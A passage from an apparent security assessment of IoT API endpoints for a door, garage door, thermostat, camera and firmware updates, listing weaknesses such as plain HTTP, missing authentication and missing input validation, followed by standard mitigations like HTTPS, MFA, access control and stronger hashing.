
Without an authentication process, anyone with access to the endpoint URL can control the door.

For Garage Door Controller


No Authentication-:
Similar to the smart door, the garage door controller lacks proper authentication, making it a significant vulnerability.

No Input Validation / Null String-:

The system does not require valid input; even a null string is accepted and returns the security code, creating a security flaw.




Using HTTP-:
The system uses HTTP instead of HTTPS, meaning all transmitted data is in plain text and vulnerable to interception.





For thermostat

Using HTTP-:
The system uses HTTP instead of HTTPS, exposing all transmitted data in plain text and making it vulnerable to interception.



No Access Control-:
This API has no access control in place. Any user, whether malicious or not, can enter a number string and gain access to the thermostat data.






No Authentication-:
The system lacks proper authentication to verify the user's identity. As a result, anyone with the API endpoint link can access the system.

Weak Use of Hashing-:
Although an integrity hash is used to verify the thermostat data's integrity, it is ineffective because there is no proper authentication to prevent unauthorized access.


For Security Camera

Using HTTP-:
Data is transmitted in plain text between the user and the API endpoint, which creates a critical vulnerability.



No Access Control-:

Although the data is encrypted during transmission, anyone with the API endpoint link can access the encrypted data and potentially decrypt it later.




No Authentication-:

Similar to the lack of access control, there is no proper authentication implemented in the system.

For Firmware Update Endpoint

Using HTTP-:
The firmware update endpoint uses HTTP instead of HTTPS, meaning data is transmitted in plaintext. This allows anyone intercepting the communication to capture the image being sent to the device and use it maliciously.

No Input Validation-:
The system lacks input validation, meaning any string in the request can receive the firmware update image. This is a critical security flaw in modern API security.



No Authentication-:
There is no proper authentication to verify the user attempting to access the system.

Bricking Devices-:
The security issues mentioned above could lead to a bricking attack, where the device is rendered unusable.

Mitigation Strategies/Improvement Methods for the Identified Vulnerabilities

The review of the API endpoints has identified several vulnerabilities that must be addressed to mitigate potential risks. Below are key strategies that can be implemented to enhance security:

Use of HTTPS Instead of HTTP

- **Action**: Replace HTTP with HTTPS by integrating SSL or TLS encryption. This will ensure that all data transmitted between the user and the API is secure and

protected from interception.

Input Validation with API Requests

- **Action**: Implement strict input validation on all incoming API requests to ensure that only safe and expected data is processed. This will help prevent injection attacks and protect against malicious inputs.

Restrict Failed Login Attempts

- **Action**: Enforce limits on the number of failed login attempts and introduce lockout mechanisms after a certain number of attempts. Alert system administrators after multiple failed attempts to detect potential breaches.

Adopt Robust Authentication

- **Action**: Implement secure authentication mechanisms, such as Multi-Factor Authentication (MFA), to verify the identity of users and protect against unauthorized access.

Enforce Access Controls

- **Action**: Apply strict access controls to ensure that users can only access the resources necessary for their role. This can be achieved using Role-Based Access Control (RBAC) or Attribute-Based Access Control (ABAC).

Enhance Hashing Practices

- **Action**: Strengthen the hashing techniques used for storing sensitive information by using modern algorithms like bcrypt, Argon2, or PBKDF2. Additionally, apply salting to the hash process to further protect data from cryptographic attacks.

Appropriate Password Standards

- **Action**: Implement stronger password policies by enforcing the inclusion of special characters, a combination of uppercase and lowercase letters, and a minimum password length. This will help mitigate the risk of weak passwords being exploited.

Secure Firmware Update Process

- **Action**: Secure the firmware update process by ensuring that updates are transmitted over HTTPS. Additionally, introduce input validation to accept only

legitimate updates, along with integrity checks and rollback mechanisms to prevent bricking of devices during updates